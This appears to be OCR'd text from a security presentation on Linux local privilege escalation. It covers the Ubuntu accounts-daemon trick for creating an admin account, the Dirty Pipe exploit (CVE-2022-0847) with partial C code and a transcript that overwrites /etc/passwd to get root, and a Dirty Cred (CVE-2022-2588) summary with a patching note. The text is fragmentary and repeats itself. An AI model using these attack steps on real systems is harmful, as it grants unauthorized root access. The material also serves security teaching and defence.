6 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kworker/0:0H-kblockd
7 root 20 0 0 0 0 I 0.0 0.0 0:00.01 kworker/0:1-events
8 root 20 0 0 0 0 I 0.0 0.0 0:00.03 kworker/u4:0-events_unb+
9 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 mm_percpu_wq
10 root 20 0 0 0 0 S 0.0 0.0 0:00.10 ksoftirqd/0
junior@Utah:~$ kill -SIGSTOP 597
junior@Utah:~$ rm ~/.pam_environment
junior@Utah:~$ nohup bash -c "sleep 10s; kill -SIGSEGV 597; kill -SIGCONT 597" &
[1] 3646
junior@Utah:~$ nohup: ignoring input and appending output to 'nohup.out'



Activities
Terminal
Oct 18 15:24
junior@Utah: ~
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
597 junior 20 0 241952 9508 8408 R 78.1 0.1 0:02.46 accounts-daemon
2926 junior 20 0 4321996 775996 192912 S 34.4 9.5 0:23.99 gnome-shell
2725 junior 20 0 717296 223948 113384 S 7.9 2.7 0:05.01 Xorg
3407 junior 20 0 815176 51864 38580 S 1.0 0.6 0:00.80 gnome-terminal-
3506 junior 20 0 1344472 126084 93944 S 1.0 1.5 0:01.10 gnome-control-c
3458 junior 20 0 11840 3872 3224 R 0.7 0.0 0:00.04 top
633 root 20 0 239028 11992 8944 S 0.3 0.1 0:02.26 polkitd
3260 junior 20 0 2700652 46764 33296 S 0.3 0.6 0:00.41 org.gnome.Chara
1 root 20 0 102 :01.48 systemd
2 root 20 0 :00.00 kthreadd
3 root 0 -20 :00.00 rcu_gp
4 root 0 -20 :00.00 rcu_par_gp
5 root 20 0 :00.07 kworker/0:0-events
6 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kworker/0:0H-kblockd
7 root 20 0 0 0 0 I 0.0 0.0 0:00.01 kworker/0:1-events
8 root 20 0 0 0 0 I 0.0 0.0 0:00.03 kworker/u4:0-events_unb+
9 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 mm_percpu_wq
10 root 20 0 0 0 0 S 0.0 0.0 0:00.10 ksoftirqd/0
Log Out Junior Backhouse
Junior Backhouse will be logged out automatically in 60 seconds.
Cancel
Log Out
junior@Utah:~$ kill -SIGSTOP 597
junior@Utah:~$ rm ~/.pam_environment
junior@Utah:~$ nohup bash -c "sleep 10s; kill -SIGSEGV 597; kill -SIGCONT 597" &
[1] 3646
junior@Utah:~$ nohup: ignoring input and appending output to 'nohup.out'



Previous
Typing
Next
Welcome!

What!! Welcome Screen!! We can create administrative account from here!!






Previous
About You
Next
About You
We need a few details to complete setup.
Full Name
Username
This will be used to name your home folder and can't be changed.


Previous
About You
Next
About You
We need a few details to complete setup.
Full Name
Indiana
Username
indiana
This will be used to name your home folder and can't be changed.


Previous
Password
Next
Set a Password
Be careful not to lose your password.
Password
This is a weak password. Try to avoid common words.
Confirm

We could create an account with administrative privilege from Junior




Oct 18 15:25
JB
Junior Backhouse
KB
Kevin Backhouse
I
Indiana
Not listed?
ubuntu

The Dirty Pipe Vulnerability In Linux Kernel-CVE-2022-0847

- Enables attackers to perform privilege escalation by overwriting data in arbitrary read-only files.
- Attackers can abuse this overwrite flaw to escalate privileges and inject code from unprivileged processes to privileged processes.

- The vulnerability is due to an uninitialized “pipe_buffer.flags” variable, which overwrites any file contents in the page cache even if the file is not permitted to be written, immutable, or on a read-only mount.


- That is because the page cache is always writable by the kernel, and writing to a pipe never checks any permissions.

Associated CVE ID	CVE-2022-0847
Description	A vulnerability in the Linux kernel that allows overwriting data in arbitrary read-only files.
Associated ZDI ID	–
CVSS Score	7.8 High
Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Impact Score	–
Exploitability Score	–
Attack Vector (AV)	Local
Attack Complexity (AC)	Low
Privilege Required (PR)	Low
User Interaction (UI)	None
Scope	Unchanged
Confidentiality (C)	High
Integrity (I)	High
availability (a)	High

Code snippet

```c
static void prepare_pipe(int p[2])
{
        if (pipe(p)) abort();

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];

        /* fill the pipe completely; each pipe_buffer will now have
           the PIPE_BUF_FLAG_CAN_MERGE flag */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }

        /* the pipe is now empty, and if somebody adds a new
           pipe_buffer without initializing its "flags", the buffer
           will be mergeable */
}

int main(int argc, char **argv)
{
        if (argc != 4) {
                fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
                return EXIT_FAILURE;
        }

        /* dumb command-line argument parser */
        const char *const path = argv[1];
        loff_t offset = strtoul(argv[2], NULL, 0);
        const char *const data = argv[3];
        const size_t data_size = strlen(data);

        if (offset % PAGE_SIZE == 0) {
                fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
                return EXIT_FAILURE;
        }

        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t)data_size;
        if (end_offset > next_page) {
                fprintf(stderr, "Sorry, cannot write across a page boundary\n");
                return EXIT_FAILURE;
```

```
sudipta@sudipta-Inspiron-7577:~/Desktop/SMAI/SMAI_Assignment_3$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.2 LTS
Release:        22.04
Codename:       jammy
sudipta@sudipta-Inspiron-7577:~/Desktop/SMAI/SMAI_Assignment_3$ whoami
sudipta
sudipta@sudipta-Inspiron-7577:~/Desktop/SMAI/SMAI_Assignment_3$ id
uid=1000(sudipta) gid=1000(sudipta) groups=1000(sudipta),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare)
sudipta@sudipta-Inspiron-7577:~/Desktop/SMAI/SMAI_Assignment_3$
```


rootz@ubuntu: /home/ubuntu/CVE-2022-0847
ubuntu@ubuntu:~/CVE-2022-0847$ ls -al
total 16
drwxrwxrwx 2 ubuntu ubuntu 4096 Mar 8 18:32 .
drwxr-xr-x 15 ubuntu ubuntu 4096 Mar 8 18:30 ..
-rwxrw-rw- 1 ubuntu ubuntu 4527 Mar 8 18:29 exp.c
ubuntu@ubuntu:~/CVE-2022-0847$ gcc exp.c -o exp
ubuntu@ubuntu:~/CVE-2022-0847$ ls -al
total 36
drwxrwxrwx 2 ubuntu ubuntu 4096 Mar 8 18:33 .
drwxr-xr-x 15 ubuntu ubuntu 4096 Mar 8 18:30 ..
-rwxrwxr-x 1 ubuntu ubuntu 17464 Mar 8 18:33 exp
-rwxrw-rw- 1 ubuntu ubuntu 4527 Mar 8 18:29 exp.c
ubuntu@ubuntu:~/CVE-2022-0847$ ./exp /etc/passwd 1 ootz:
It worked!
ubuntu@ubuntu:~/CVE-2022-0847$ su rootz
rootz@ubuntu:/home/ubuntu/CVE-2022-0847# id
uid=0(rootz) gid=0(root) groups=0(root)
rootz@ubuntu:/home/ubuntu/CVE-2022-0847# whoami
rootz
rootz@ubuntu:/home/ubuntu/CVE-2022-0847# uname -r
5.8.0-48-generic
rootz@ubuntu:/home/ubuntu/CVE-2022-0847#

Mitigation

If you have vulnerable kernel version (5.8 or later), make sure to update it to the latest version in which the exploit was fixed – 5.10.102, 5.15.25 or 5.16.11.

Dirty Cred Vulnerability – CVE-2022-2588

- Dirty Cred is a local privilege escalation vulnerability that is capable of bypassing kernel credential permission checks such as Control Flow Integrity (CFI).
- Enables attackers to perform privilege escalation by bypassing kernel credential permission checks.

- Dirty Cred is a local privilege escalation vulnerability that is capable of bypassing kernel credential permission checks such as Control Flow Integrity (CFI).
- Enables attackers to perform privilege escalation by bypassing kernel credential permission checks.
- The flaw lice in improper implementation of route4_change in the net/sched/cls_route.c filter in the Linux Kernel.

- The problem is due to the non-removal of an old filter from the hashtable before freeing it in some conditions.


- The flaw allows a local attacker to perform privilege escalation attacks and achieve further attacks like a denial of service, system crash, arbitrary code execution, and arbitrary command execution.

Associated CVE ID	CVE-2022-2588
Description	A local privilege escalation vulnerability in the Linux Kernel
Associated ZDI ID	–
CVSS Score	6.7 Medium
Vector	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Impact Score	–
Exploitability Score	–
Attack Vector (AV)	Local
Attack Complexity (AC)	Low
Privilege Required (PR	High
User Interaction (UI)	None
Scope	Unchanged
Confidentiality (C)	High
Integrity (I)	High
Availability (a)	High

